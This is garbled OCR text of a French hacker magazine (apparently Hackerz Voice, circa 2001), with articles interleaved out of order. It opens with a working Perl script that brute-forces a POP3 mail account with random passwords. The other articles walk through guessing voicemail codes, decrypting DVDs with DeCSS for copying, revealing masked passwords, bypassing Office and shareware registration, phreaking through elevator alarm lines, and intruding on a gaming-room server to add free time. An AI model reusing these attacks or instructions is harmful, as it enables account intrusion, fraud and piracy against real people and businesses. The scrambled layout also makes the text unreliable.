$m=Net::POP3->new("pop.machin.fr");
die "could not open account" unless
$m;
```

```
#monsieurchose représente l'ID du compte
en général la partie de l'adresse avant
l'arobase
```

```
$n=$m->login("monsieurchose",$stest=Random->Random::new());
print "nombre de message reçus:$n\n";
print "-----\n";
```

```
#Sauvegarde des tests mot de passe et des
résultats
```

```
$ffrom = File::Handle->new();
open($ffrom,">>/root/fichiersauvegarde")
```

```
or die "no /root/fichiersauvegarde:$!";
splutter(*$ffrom);
sub splutter{
my $fh=shift;
print $fh "nombre de messages
reçus:$n","n";
print $fh "$stest","n";
}
```

- on vous demande un code : OUPS !!! Mais tout n'est pas perdu... En effet, certains employés semblent stupides et attribuent des numéros de code vraiment bidons ! Essayez dans l'ordre suivant :
- le numéro de la boîte correspondante ;
- le 0000, 1111, 1234, 9876, etc. ;
- un truc du genre 19xx (année de naissance).

Ne vous acharnez pas ! Si après ces essais, vous n'avez pas trouvé le code, alors recom-

#Le thread s incrémente que si le serveur renvoie une réponse

```
$compteur++;
print "Thread1=compteur=",$compteur,"n";
}
return("OK1");
};
```

```
$thr2=async{
while($compteur<40){
sleep(2);
```

```
$m=Net::POP3->new("pop.machin.fr");
die "could not open account" unless
$m;
$n=$m->login("monsieurchose",$stest=Random->Random::new());
print "nombre de message reçus:$n\n";
print "-----\n";
```

```
$ffrom = File::Handle->new();
open($ffrom,">>/root/fichiersauvegarde")
or die "no /root/fichiersauvegarde:$!";
splutter(*$ffrom);
sub splutter{
my $fh=shift;
print $fh "nombre de messages
reçus:$n","n";
print $fh "$stest","n";
```

```
$compteur++;
print "thread 2compteur=",$compteur,"n";
}
return("OK2");
};
```

```
#Génération des mots de passes aléatoires
```

```
package Random;
sub new{
my $class=shift;
my $self={};
bless $self,$class;
```

```
#@liste contient les types de caractères générés
```

```
@liste=('a'..'z','A'..'Z','0'..'9');
```

```
#Le chiffre 7 dans la boucle for c est la longueur en caractères du mot de passe généré
```

```
for (my $i=0; $i<7;$i++){
$self .= $liste[int rand @liste];
}
return $self;
}
```

mencez à chercher un autre numéro de boîte ou même une autre messagerie.

Etape 4 : Faire bon usage de sa VMB

Ca y est... vous avez une boîte vocale ! Mais, il faut maintenant apprendre à l'exploiter correctement. La plupart des fonctions vous sont présentées clairement... Par exemple, n'hésitez pas à changer le code de votre VMB dès la première utilisation !!!

Le bulletin de vote officiel sera publié dans le prochain numéro en même temps que la deuxième sélection d'articles

La méthode facile pour COPIER TOUS LES FILMS EN DVD SUR DES SIN

« Après ça, tu peux les lire tranquille sur ton ordi ou sur ta télé »

LE MATÉRIEL NECESSAIRE

4 logiciels disponibles gratuitement sur le net :

DECSS : Un décodeur de DVD qui décrypte les .vob du DVD.

VOBDEC : Un autre décodeur, mais pour les vob avec une protection plus poussée.

GUI : Un utilitaire pour un encodage. Nous utilisons seulement la calculatrice.

FLASK : L'encodeur vidéo ET audio !

Au moins 5 Go de mémoire pour un film de 2 heures (1go par 30minute de DVD + le fichier que l'on désire encoder) et un 15 heures de temps (une bonne nuit par exemple).

Et c'est tout !!!

Comment procèdent-ils ?

Cette méthode n'est pas la plus rapide. Il faut prévoir environ 30 minutes pour copier les fichiers vob sur votre disque dur et, selon la longueur du film et la puissance de votre ordinateur, entre 8 et 20 heures à encoder la vidéo et le son. (donc il est préférable de le faire de nuit.)

Installez d'abord les deux Codec (Celui pour les DivX et celui pour les MP3)

Défragmentez votre disque dur avant de commencer et fermez les applications non nécessaires à windows. (avec ctrl+alt+del, faites fin de tâche pour tous les programmes sauf: Explorer et Sys-tray)
Cela donnera presque 100% du processeur pour la compression.

■ Copier et décrypter un DVD

Pour copier les fichiers vob sur votre disque dur, vous avez donc besoin d'au moins 4gig. Le film en DVD est toujours une série de fichiers de 1048meg (1GIG) Souvent il en a 3 et plus (ça dépend de la longueur du film). Pour savoir quels sont les bons fichiers, vous pouvez ouvrir le premier fichier à l'aide d'un logiciel DVD. (WinDVD par exemple) Les fichiers sur le DVD se situent dans le répertoire Video_ts. Vous devez trouver les fichiers du film. Exemple :

La seule série de trois fichiers de 1048meg (1GIG) sont la série #5 :

1. Vts_05_0.vob // Souvent, il s'agit du menu. Donc il n'est pas nécessaire
2. Vts_05_1.vob // Le premier fichier du film ! On en a besoin !
3. Vts_05_2.vob // Le deuxième fichier du film ! On en a besoin !
4. Vts_05_3.vob // Le troisième fichier du film ! On en a besoin !
5. Vts_05_4.vob // Le quatrième fichier du film ! On en a besoin !
6. Vts_05_5.vob // Le dernier fichier.

Ce fichier n'est peut-être pas nécessaire. Il s'agit peut-être seulement du générique final du film. Regardez le fichier grâce un logiciel de visualisation DVD (comme WinDVD) et si le fichier commence avec les crédits de la fin, on le laisse tomber. Si le film continue dans ce fichier ou que...

Bien sur, cet exemple est seulement un modèle. Votre film peut avoir plus ou moins de fichier. (l'exemple a été pris sur le Sixième Sens)
Bon maintenant que l'on sait quels fichiers on a besoin, reste à les décrypter. Les DVD

sont cryptés contre la copie grâce à des systèmes comme le MacroVision qui fait clignoter l'image lorsque vous le copiez. Vous pouvez utiliser deux programmes pour décoder vos fichiers vob.

■ Decss

DECSS : est le plus facile, mais décrypte pas certaines protections des nouveaux DVD. Voici comment l'utiliser :

Ouvrez DeCSS.exe
Il devrait auto-détecter votre DVD-rom. Sinon, entrez la lettre de votre lecteur dans Config : (ex : E:)
Assurez-vous que l'option Merge Vob File n'est pas sélectionnée. Le Fat32 de Windows 95/98 ne supporte pas les fichiers de plus de 4Gig (4 194 304ko)
Cliquez sur Select Folder, et choisissez un emplacement où vous avez au moins 4GIG. Choisissez maintenant les fichiers à copier à droite. Les fichiers que l'on a trouvés un peu plus haut.
Cliquez sur transfer et attendez. Ça prend environ 5 à 10 minutes par fichier (selon la vitesse de votre DVD)

Voilà ! Vos fichiers sont décryptés. Mais par contre, il se peut qu'il reste encore des protections (dans la majorité des cas, il n'y a pas de problème)
Juste si jamais vous avez des problèmes, ou que vous ne voulez pas prendre la chance de perdre 15 heures de votre temps, voici

■ La façon d'utiliser vobdec

VOBDEC : Bien qu'il soit possible de sélectionner plusieurs fichiers à la fois, il est préférable de décrypter les fichiers un par un pour être sûr que toutes les protections sont éliminées.

Ouvrir vdGUI.exe
Choisir le lecteur de DVD (DVD drive)
Maintenant, choisissez le premier fichier à copier à droite
Dans Output Directory, inscrivez le répertoire de votre choix (ex : c:\video)
Cliquez sur Find Key (c'est cette option qui élimine toutes protections)
Fermez la fenêtre DOS et cliquez sur OK.
Maintenant, Cliquez sur « Selected Files »
Recommencez pour chaque fichier du film.

C'est copié !!!! on a plus besoin du disque DVD

Encodage du son, du vidéo et le mixe des deux
Cette façon n'est pas la plus rapide, mais

la plus facile d'arriver à un résultat professionnel sans avoir de problème de son et de vidéo.

Premièrement, il faut comprendre c'est quoi un DivX. Le DivX est un type de compression qui permet de faire du vidéo de très haute résolution. Le son est en fait du MP3. Donc si vous avez un ordinateur en bas d'un Pentium II 300, oubliez ça.

■ Déterminer la qualité du son

Pour le son en MP3, je vous suggère de choisir une qualité de MP3 de 128Kbit. Pour bien calculer l'espace en mbytes du Film à la fin, nous allons utiliser **GUIV0.19**.

Cliquez sur GUI.exe, appuyez sur F6
Il s'agit d'une calculatrice.

Dans Video Length, marquez la durée du film en Seconde (approximatif mais essayez d'être précis).
Maintenant, dans Data rate, sélectionnez la qualité audio, 128kbit ou autre (vous pouvez écrire les vôtres si vous voulez du 160kbits ou du 192kbits.
Allez sur la ligne File Size (Mbytes)
Après le =, inscrivez la grosseur désirée du fichier (650meg si vous voulez que le film soit sur un cd.) (faites enter)
Regardez maintenant, dans la colonne Data Rate, la première case (C'est le taux de transfère pour la Vidéo...) Prenez le en note.

■ La dernière partie

Ouvrez **FLASK** (FlasKMPEG.exe)
Sélectionnez English comme langage (ça va être plus simple.)
File / Open File
Allez chercher le premier fichier de votre film Vts_0x_1.vob
Le logiciel détecte que les fichiers suivants sont une suite du premier.
Cliquez sur OK
Le logiciel va découvrir plusieurs piste audio si le film est Multilingue
Choisissez celui que vous voulez (le premier est normalement la piste française)
Cliquez sur Option / Global Project Option
Dans Vidéo, donnez la grandeur de 720 / 480 Width / Height
Dans Time Base, Sélectionnez 23.976 fps
Allez dans l'onglet audio
Sélectionnez « Decode audio »
Sélectionnez également 48000Hz comme Sampling Rate Frequency
Dans L'onglet Post Processing
Sélectionnez HQ Bicubic Filtering
Cochez No Crop et No Letterboxing
Dans l'onglet Files

À nos lecteurs

Les informations publiées dans Hackerz Voice ont un objectif purement documentaire. Le journal rappelle à ce titre que le piratage informatique, sous quelque forme que ce soit, est un délit (lire page 4).

Hackerz Voice condamne naturellement toute forme de piratage et soutien sans ambiguïté les actions qui luttent contre la cyber-criminalité.

IPLES CD À 5 BALLES...

é!!!!»

Inscrivez l'endroit et le nom où vous voulez la version finale du Film. Dans General, assurez-vous que Com-pile whole file

Parfait. Maintenant, encore quelques petites options

Cliquez sur Option / Output Format Option Cliquez Slect Codec pour la partie vidéo

Sélectionnez comme compresseur DivX ;) MPEG4 Low- Motion Cliquez sur Configurer

La deuxième barre en bas est la Data rate du Vidéo

Sélectionnez le chiffre que vous avez prit en note tentôt avec la calculatrice. Cliquez sur OK et revenez dans la fenêtre Output Format Option

Cliquez Slect Codec pour la partie audio Sélectionnez Mpeg Layer 3 comme format Sélectionnez 128Kbit (ou plus selon votre choix, mais assurez-vous de bien calculer la grosseur du fichier final avec la calculatrice.)

Cliquez sur OK 2 fois pour revenir au Programme Cliquez sur Run / Start Conversion

C'est parti !!!!!!!

Sélectionnez Highest comme Priority Setting et ne touchez plus à votre ordinateur pour entre 10 et 20heure ;-)) Même si votre ordinateur devient instable, c'est normal. Le logiciel prend 100% de votre ordinateur.

Vous avez votre DivX

Vous pouvez expérimenter maintenant avec le DivX ;) MPEG4 High Motion qui offre une meilleure qualité pour les Films d'action. Mais il est également imprévisible car il est impossible de calculer la grosseur du film final. Le High Motion utilise un Data rate variable. Il utilise le maximum quand il en a besoin et le minimum lorsque l'image ne bouge pas... Dans ce cas, des Data rate entre 2000 et 6000 sont possible. A vous de le tester.

Faire un DivX, mais sur 2 CD !

Ce n'est pas vraiment plus compliqué. Il s'agit en fait de couper le film en deux. Si votre film se tient sur 5 fichiers.vob, encodez d'abord les 3 premiers fichiers et ensuite les deux derniers. Il suffit d'ajuster le Data Rate en conséquence. Dans la calculatrice de GUIv0.19, inscrivez le temps en seconde que les trois premiers fichiers utilisent. Il vous donnera un Data rate bien

évidemment supérieur et la qualité du film en sera augmenté. Déplacez ensuite les trois premiers fichiers dans un répertoire quelconque. (L'important, c'est que Flask ne voit pas les fichiers 4 et 5 lorsque vous allez ouvrir le premier fichier. Maintenant ouvrez le premier fichier de la série de trois et faites exactement comme ci haut (mais avec le Data Rate revu à la hausse) Une fois la première partie encodée, supprimez les fichiers vob que vous venez d'encoder. Renommez les fichiers restant à partir du numéro 1.

Ex : le fichier Vts_05_4.vob renommez le Vts_05_1.vob

le fichier Vts_05_5.vob renommez le Vts_05_2.vob

Etc..Faites exactement comme l'autre partie et utilisez le même Data Rate que la première partie (sinon la deuxième partie risque d'être plus belle que la première.) Assurez-vous seulement qu'avec ce Data rate, le résultat entrera sur un CD. (Normalement, si vous avez coupé le film en deux, il ne devrait pas avoir de problème) Encodé avec Flask et vous avez votre DivX de haute qualité sur deux CD.

COPIER UN DVD POUR 5 FF ? BEN OUI, SAVIEZ PAS ?

L'aut'jour je suis allé chez mon pote Bébert, celui qui fait la collection de DVD, il venait de faire les magasins et avait quelques nouveautés.

Manque de pot son lecteur DVD était en panne, l'avait la haine le bébert. De toute façon l'est tellement peu soigneux Bébert qu'il a un DVD sur 3 qu'est rayé et qui marche po.

Allez ! Je vais lui expliquer comment faire une copie de ses DVD pour 5 F, le prix d'un laser normal vierge. Ben oui ! quand il achète un DVD Bébert, c'est pas le bout de plastique qu'il achète. C'est le droit de profiter du film chez lui. Si son lecteur DVD est en panne ou que l'original est naze, il a alors parfaitement droit de regarder la copie de sauvegarde qu'il a chez lui.

UN LOGICIEL DE NEWBIE

(mais utile à tous pour démasquer les mots de passe)

ADVANCED PASSWORD RECOVERY 007

Companero newbie, tu te sens dépassé par le côté technique de certains articles ? Rassure toi, avec Advanced password recovery 007 tu auras en 2 minutes l'impression d'être le prince de la hack (ou un Cowboyz). Et tu pourras en jeter à tous tes potes de bureau...

Kinavu les tites étoiles des boîtes de mot de passe en se disant « mais zut c'est quoi déjà mon mot de passe ? »

Où le downloader :
www.iopus.com


APR007 : 2 minutes pour le télécharger, l'installer le lancer. Ensuite, tous les mots de passe de la machine sont accessibles rien qu'en lançant les applications qui utilisent des mots de passe caché par des étoiles.

Ici l'exemple est un simple logiciel de ftp.

Une fois lancé, il ne montre que des étoiles à la place du mot de passe. En cliquant une fois sur la clef d'APR007 le cur-

seur Zindows est remplacé par une icône de clef, il suffit de l'approcher du mot de passe pour que celui-ci soit révélé.

Bon d'accord ça marche pas à distance à moins de le coupler avec un logiciel de prise de contrôle à distance, mais ça permet de retrouver en moins de 5 minutes tous les mots de passe d'une machine rien qu'en lançant les logiciels concernés.



La réponse à la question que tout le monde nous a posé pour doubler sa vitesse de téléchargement...

Dans HZV N°2, nous avons publié l'astuce de pirate suivante. Remember ?

Face à l'afflux des demandes de précision à propos de cette manip (où trouver « receive windows ? ») nous apportons le complément d'infos suivant :

Sur votre PC faites : **DEMARRER + EXECUTER**

Tapez « REGEDIT » pour ouvrir le registre windows (attention à la fausse manip, c'est le cœur du système !). Z'avez plus qu'à chercher (F3) : « receive windows » pour savoir où faire la manip.

Si après ça, vous n'y parvenez toujours pas, HZV ne peut plus rien pour vous. NB : Merci XstaZ

Astuce de pirate

Multiplie par deux ta vitesse de téléchargement.

La manip pour obtenir ce résultat spectaculaire consiste à rajouter une clé à la section TCP/IP de manière à faire basculer le 'RECEIVE WINDOW' de sa valeur par défaut (trop, mais trop basse) jusqu'à 32767 (trop, mais trop rapide) !



Suite dans le prochain HZV :
Comment lire les CD-R copiés sur un banal lecteur DVD de salon

GENTIL ZENFANTS DE LA MER

PIRATAGE INVERSÉ

Protéger ses ports des forbans plus forts que nous. Car un pirate qui a de la nav sait que sur la mer, il y a toujours plus malin que soi.

Un ordinateur utilise des ports pour transiter des données. L'ennui, c'est qu'un PC possède 65536 ports et beaucoup peuvent être employés par des étrangers pour s'introduire dans votre machine, afin de visionner le contenu de votre disque dur, de vous identifier, voire même de détruire toutes les informations (ce qui est interdit ;-)).

Techniques :

Les ports sur une machine sont des entrées sur votre pc qui vous permettent d'échanger des informations dans un sens ou dans un autre avec une autre machine. Sur Internet vous pouvez échanger énormément de données par plusieurs ports différents à plusieurs machines. Chaque port a ses caractéristiques, l'un permet

de lire le courrier, l'autre permet de communiquer par icq, un autre permet de télécharger des fichiers... Il existe plusieurs centaines de ports différents sur une machine, je vous mettrai plus bas une liste des ports que j'essaierais de détailler le plus possible. Bref, vous l'aurez compris, les ports sont indispensables à l'échange d'informations par Internet, cependant, comme ils constituent les seules entrées existantes vers votre pc, c'est par là que les types pénètrent dans votre machine et réciproquement, c'est par ces ports que vous vous infiltrerez dans un serveur ou n'importe quel ordinateur.

Certains vous diront sûrement quelque chose, comme le port 21 qui est celui du Ftp, le port 23 est aussi assez connu puisque c'est celui du Telnet et aussi l'entrée favorite

de la majorité des troyens (d'où le nom Socket23), le port 25 appelé SMTP permet d'envoyer du courrier et le port 110 (POP), permet de relever celui ci.. Ceux que vous devez connaître par cœur sont ici.

- echo 7/tcp & 7/udp
- chargen 19/tcp & 19/udp
- ftp 21/tcp
- telnet 23/tcp
- smtp 25/tcp
- whois 43/tcp
- domain 53/tcp & 53/udp
- finger 79/tcp
- http 80/tcp
- pop3 110/tcp
- portmap 111/tcp & 111/udp
- sunrpc 111/tcp & 111/udp
- auth 113/tcp
- stfp 115/tcp
- nntp 119/tcp

- nbssession 139/tcp
- snmp 161/udp
- login 513/tcp
- who 513/udp
- shell 514/tcp
- klogin 540/tcp
- kshell 543/tcp
- kerberos 750/tcp & 750/udp
- ntfs 2049/udp

Comme vous pouvez le voir c'est une liste assez exhaustive, il y en a que je n'ai pas mis car je ne sais même pas à quoi ils servent, il en existe plusieurs dizaines de milliers, 65536 pour être exact. Le fait de rentrer tous les ports dans ce tableau n'est pas à proprement parler follement excitant donc j'en rajouterai petit à petit mais il est hors de question de les rajouter tous d'un coup, d'autant plus que je ne les connais pas tous :-). Bref je vois pas trop quoi dire d'autre sur les ports sinon que si les vôtres sont tous fermés, vous n'avez aucune chance, mais alors aucune, de vous faire hacker. Ceci est valable bien sur si votre disque est saint, c'est sur que si vous êtes infecté par au minimum un troyen ou si vous avez une bombe logique camouflée quelque part dans votre ordinateur, vous risquez d'avoir certains problèmes vu qu'un programme comme un troyen a comme but premier d'ouvrir un port pour que le hacker puisse entrer et faire ce qu'il veut.

XstaZ

Bizarazard

Dans son numéro 879 du 19 janvier 2001. Notre confrère, faisait gentiment figurer un article intitulé « L'arme fatale de Microsoft contre les pirates » en face d'une publicité vantant les mérites de www.toutwindows2000.com. Rires.

Certains esprits retors pouvaient y trouver à redire. En effet, qu'un journal ait besoin de publicité pour vivre ne nous choque pas. En revanche, disposer des pubs dans un magazine afin que le rédacteur renforce l'attrait de ces publicités est beaucoup plus discutable d'un point de vue éthique. Ca veut dire soumettre la rédaction à des impératifs qui ne devraient pas être les siens. Un bel exemple de Hack journalistique. Le Rédacteur en chef du Monde Informatique s'est tout de suite inscrit en faux sur mes questions. Il m'expliqua gentiment qu'en aucun cas la rédaction du journal ne prenait en compte la disposition publicitaire lors de la mise en place des articles rédactionnels. On le croit sur parole.

A propos d'Office Impirable.


Le premier jour, Crétin créa les logiciels avec un numéro de série... et Internet créa les sites de « Serial », des sites remplis de numéros de série pour ceux qui n'avaient plus que la copie du cd d'installation. Le deuxième jour crétin créa les logiciels avec un numéro de série dynamique. Le nom du client entrainait en jeu dans la génération du numéro de série débloquent le logiciel... Et Internet créa les sites de « Crack », petits programmes à télécharger donnant la solution. Le troisième jour, crétin créa les logiciels impirables. Apparut alors une nouvelle génération de pirates,

PROPRIÉTÉ INTELLECTUELLE : Dès la prochaine version d'Office, Microsoft utilisera un procédé lui permettant d'intervenir directement lors de chaque installation de ses logiciels.

L'arme fatale de Microsoft contre les pirates

Par FRANÇOIS LAURE


L'approche venant d'Office sera inopérable à priori. C'est, du moins, l'opinion de Microsoft. Pour l'instant, comme sous le nom de code d'Office 10, le statutement de la firme 2000, attendra pour le lancement de son nouveau système d'exploitation. La clé de la réussite sera peut-être celle de l'installation sur un autre point. Et les installations à la chaîne à partir d'un seul CD-ROM ou de son copie.



Microsoft a annoncé que la prochaine version d'Office sera inopérable à priori. C'est, du moins, l'opinion de Microsoft. Pour l'instant, comme sous le nom de code d'Office 10, le statutement de la firme 2000, attendra pour le lancement de son nouveau système d'exploitation. La clé de la réussite sera peut-être celle de l'installation sur un autre point. Et les installations à la chaîne à partir d'un seul CD-ROM ou de son copie.

www.toutwindows2000.com

Le magazine 300 des Directeurs informatiques Appliqués Windows 2000 sur les services et les solutions Compaq



le « Pirate chinois ». Ainsi circulent en France des cédéroms d'installation préparés ne demandant même pas de numéro de série. Moralité : soutenons les Crétins ça pose moins de problème quand on utilise un pirate (à la place du cd d'origine qu'on a d'abord acheté puis perdu).

Au fait, comment installer Office 97 complet avec juste le CD de mise à jour ?

Créer un répertoire « Options » dans le répertoire c:\windows\system puis copiez-y un seul fichier texte (n'importe lequel) que vous renommez : opkwiz.tag (et non .txt). Votre mise à jour installera la version complète d'office sans vous poser d'autres questions. Bon. Alors, je veux plus voir le mot « impirable » dans la presse informatique d'accord ? Surtout que c'est pas français et après on nous reproche de faire des fautes d'orthographe.

Tommy Lee



AOL : manuel de résistance

On ne protestera jamais assez contre les manières honteuses de ce FAI. Si vous n'êtes pas satisfaits de ses services, sachez que la société est contrôlée par le même groupe qui détient canal +, Cégetel et SFR, autant de sociétés dont on n'est pas forcément obligé d'être client.

Un lecteur d'Hzy vous donne aussi un truc pour ne plus être « coupé » :

Installer le logiciel AOLDECO dispo sur le site officiel en français <http://AOL.help2.com> ou <http://AOLDeco.does.it> <http://AOLDeco.does.it> rubrique DOWNLOAD et voilà AOL se fait en.... d'autres logiciels sont dispo sur d'autres sites mais je ne les ai pas encore essayé, pour les télécharger aller sur le site <http://razlebol.fr.st/>.

Enfin, une histoire marrante, arrivée à une lectrice :

« J'avais le NCNuméricable depuis 2 semaines pour ne plus être déco d'avec mes amis du salon « parlons micro ». 3 opérateurs d'AOL m'ont téléphoné pour me proposer NCNuméricable ! zont po les fichiers de leurs clients connaissent certainement po l'ordinateur eux ! Je me suis foutue d'eux ! les povres opérateurs au prix ou ils sont payés po lol ! mais j'en avais marrre ! J'ai demandé une ristourne à ST Treppoz ! bizarre a po répondu lui Près de ses sous non ! Le 1er que j'ai eu m'a avoué qu'il était aussi déco toutes les 30mn ! Il a vraiment des progrès à faire non ? Sait po si histoire vous intéresse mais j'étais mdr ! l'ai racontée sur le salon tous mdr ! D'ailleurs je me suis fais hacker ! mais mes copains (qui connaissent marie la gourde du salon) m'avaient envoyé Firewall ! Rigolez po je l'avais réglé tellement haut que je me hackais toute seule quand j'allais sur Napster ! po lol mais eux rire ! Bisous

Marie

Il paraît qu'il y a encore des gens en France qui payent pour téléphoner !

Fini les pinces crocos, les blue boxes et les bidouillages à la papa...

Voici comment les pirates procèdent aujourd'hui pour téléphoner gratos (durée illimitée part out dans le monde) en (presque) toute légalité...

Soul matos indispensables :

- 1 PC
- 1 téléphone
- 1 exemplaire d'HZV

Il fallait s'y attendre, ça date déjà pas d'hier qu'on peut utiliser Internet pour se parler. Vocaltec a été un des premiers à mettre en place un réseau de points de sortie permettant le lien entre Internet et différents réseaux téléphoniques locaux. Mais bien sûr fallait casquer. Et cher.

Hotvoice.com, lui, offre vraiment gratos, la possibilité d'envoyer un fax ou un message téléphonique de presque toute la planète à un tarif gratuit ou local vers n'importe quel email. C'est déjà mieux. Mais la grande nouveauté, et la bonne nouvelle, c'est qu'aujourd'hui, on peut utiliser des sites pour téléphoner gratos sur un poste fixe. Trois offres « officielles » existent. On va débiter les traitres : www.wowing.com, www.hot-telephone.com, et www.myfreeld.com

C'est bien des sites américains : les avan-

Comme ils sont meilleurs en téléphonie qu'en programmation de site, il suffit de se créer plein de logins et on téléphone bien gratos tout le temps en France CQFD

tages sont clairement présentés et les inconvénients sont soigneusement cachés. On nous prend vraiment pour des décérébrés !

www.wowing.com donne l'impression de permettre le téléphone illimité en France et en Europe. En fait c'est une pauvre boîte de vente de calling cards, de forfaits de téléphone à prix de gros. Effectivement on passe 3 coups de fils gratos de 2 minutes, mais à la connexion suivante on arrive directement sur la page PAIE OU DEGA-GE. Donc, bad pub. Vafa.

www.hottelephone.com : vraiment original : plus on a une connexion péra-ve et mieux ça marche. Par contre si

on passe par un routeur + ADSL ou Noos, faut souvent flasher le routeur pour avoir accès à la config des ports H.323, RTP et UDP. Sinon ça marche bien, y a rien à dire.

www.myfreeld.com : un mix des deux, qui passe par netmeeting, donc le son est moins bon que sur hottelephone (puisque c'est un logiciel microsoft). Le site tombe assez souvent mais jamais longtemps. Même délire que sur wowring, c'est au bout de 3 coups de fils seulement qu'on a le message « ah au fait c'est trois par jour ». Bon comme ils sont meilleurs en téléphonie qu'en programmation de site, il suffit de se créer plein de logins et on téléphone bien gratos tout le temps en France CQFD.



Un (bon) petit truc de BarOOm pour avoir Mailcast gratuit

Rappel : Mailcast est le logiciel qui permet de récupérer toutes les adresses des visiteurs de n'importe quel site (voir HZV deuze)

Salut, je vous ai entendu parler de Mail-Cast dans le N° 2. Au cas où certains lecteurs seraient intéressés de savoir comment sont sécurisés leurs logiciels préférés, j'ai l'exemple le plus simple du monde :

Matériel nécessaire : Bloc-Notes
Temps : 5 Sec.

Éditez le fichier :

```
$$windows_path$$system\DllHost\hBr.dat  
Composition :
```

```
-----début=22/12/2000  
14:54:25#début  
dernier=22/12/2000 14:54:25#dernier  
série=#série  
code=#code
```

Inscrivez le num de série et le code que vous voulez et c'est Ok, fini le sharware :o)
Ex.:

```
-----début=22/12/2000  
14:54:25#début  
dernier=22/12/2000 14:54:25#dernier  
série=BarOOm#série  
code=Stayfi#code
```

Vu la « connerie » de leur protection je pense pas que c'est du piratage ce qu'on fait ici. :)

Allez Beslama, BarOOm

Phreaking au 6^{ème} étage

Pirater un ascenseur pour téléphoner gratuitement dans le monde entier

De nombreux pirates s'amuse à détourner le système d'alarme des ascenseurs pour les transformer en véritable téléphone, accessible gratuitement 24/24. Voici comment ils font.

Cette technique permet au hacker avec un minimum de matériel de téléphoner gratuitement sans limite de temps ni de distance à partir d'une cabine d'ascenseur.

Il faut savoir que le système d'appel d'urgence des cabines utilise le réseau téléphonique pour communiquer avec le dépannage. Or souvent une fois le bouton Alarme enfoncé, le système attend 3 secondes avant de composer le numéro du service d'assistance, toute l'astuce du hacker consiste à profiter de ces trois secondes. Oui, mais comment ? Il n'y a pas de clavier, allez-vous me dire, et bien tout simplement en utilisant un enregistrement s tonalités servant à composer son numéro. Il enregistre au préalable sur un dictaphone les tonalités spécifiques du numéro qu'il veut contacter. Il ne lui reste plus qu'à bloquer l'ascenseur, appuyer sur le bouton d'urgence et placer son dictaphone contre le micro de l'interphone. L'enregistrement devant faire moins de trois secondes bien sûr (facile en utilisant le numéroteur intégré dans windows). Le tour est joué.

Allô Tokyo? :o)
<<=>||[gLuPz]||=>>

Cérealkiller explique aux lecteurs son truc pour

Pirater la salle de jeux en réseau de son quartier

Tout le monde connaît ces salles qui permettent le jeu en réseau via le net. La plupart du temps, ces salles sont câblées ou connectées à l'ADSL dans les grandes villes.

Donc, tu vas en tant que simple personne qui veut jouer peinard et tu te cales au fond de la salle. Là, tu chopes l'IP de l'ordi, tu vires les protections et tu fais en sorte que le piratage à la « Bonni » marche (voir HZV n°1)

Ensuite, tu rentres peinard chez toi, tu te cale devant ton ordi et tu t'ouvres une bonne bière et tu te commandes une pizza avec un extra de fromage. Tu fais donc le piratage bonni et une fois sur l'ordi de la salle, tu lance les commandes ms-dos (et là ça devient plus chaud) ou tu joue de chez toi avec tes potes qui sont là-bas. Si tu veux aller plus loin, tu fais un « netstat -r » sous dos pour avoir l'IP du serveur principal.

Ensuite tu te connectes sous le Hd (et là fo pas faire bonni, enfin tu peux essayer mais ça marche pas souvent, fo faire d'autres manières un peu plus). Une fois sur le hd du serveur, tu cherches la base de données où y a les pseudo et le temps. S'ils ont mis

Bien entendu, faut pas se rajouter 30 heures d'un coup, sinon tu te fais demask.

un pass, tu le désassembles avec un bon éditeur hexadécimal et la tu te rajoutes le temps que tu veux. Voilà voilà.

Bien entendu, faut pas se rajouter d'un coup 30h sinon, tu te fais demask. Tu te mets 4 ou 5h et tu paies une fois tous les mois pour faire style car si t'y va tous les jours et que tu paies jamais, tu te fais demask. En plus, leurs IP change pas car ils sont à l'ADSL ou au câble...

Réagir à ce papier, écrire à cerealkiller : voice@dmpr-france.com

A l'école de la piraterie on n'apprend pas.... On se bat !!

INITIATION AU CRAKING

Il existe deux façons de « débloquer » un logiciel :

La première, en utilisant un désassembleur

et un éditeur hexadécimal;

La seconde à l'aide d'un débogueur.

Vous avez peut-être déjà, en toute illégalité, téléchargé sur internet des cracks, ces petits programmes qui transforment un logiciel shareware en version complète, qui virent les limitations de temps..., bref qui vous permettent d'avoir gratuitement un logiciel complet à partir de sa version limitée.

Peut-être avez-vous eu également envie de comprendre comment font les pirates pour crackier ces logiciels. D'abord, vous devez savoir qu'il existe plusieurs langages de programmation, comme le C/C++, le Pascal, le Basic, l'assembleur...

Mais pour le crack, un seul va vous servir : l'assembleur ! Pas de pot, c'est celui qui est considéré comme le plus difficile. En fait, hormis le binaire, c'est le langage le plus proche de la machine : n'importe quel langage sera traduit en « ASM » (abréviation de assembleur) par le compilateur. Et ça, c'est très bien, car on va pouvoir travailler n'importe quel programme en ASM.

Il existe deux façons de « débloquer » un logiciel : la première, en utilisant un désassembleur et un éditeur hexadécimal; la seconde à l'aide d'un débogueur.

Pour démarrer, nous ne verrons que la première.

Un désassembleur permet de traduire un fichier en assembleur.

Le meilleur est Win32dasm v8.9 (= Windows 32 bits DésASSeMbleur, version 8.9). Une fois que les pirates ont trouvé, grâce à ce programme, les endroits à modifier pour crackier le logiciel, ils ne peuvent pas pour autant le modifier directement : il leur faudra pour cela un éditeur hexadécimal ! De ce côté-là, il en existe une multitude, par exemple, Hexedit. Juste pour information, un débogueur permet de suivre pas à pas l'exécution d'un logiciel, pour trouver à quel moment il vérifie un code, regarde si on est enregistré, etc... Tout se passe également en assembleur.

INTRO À WIN32DASM

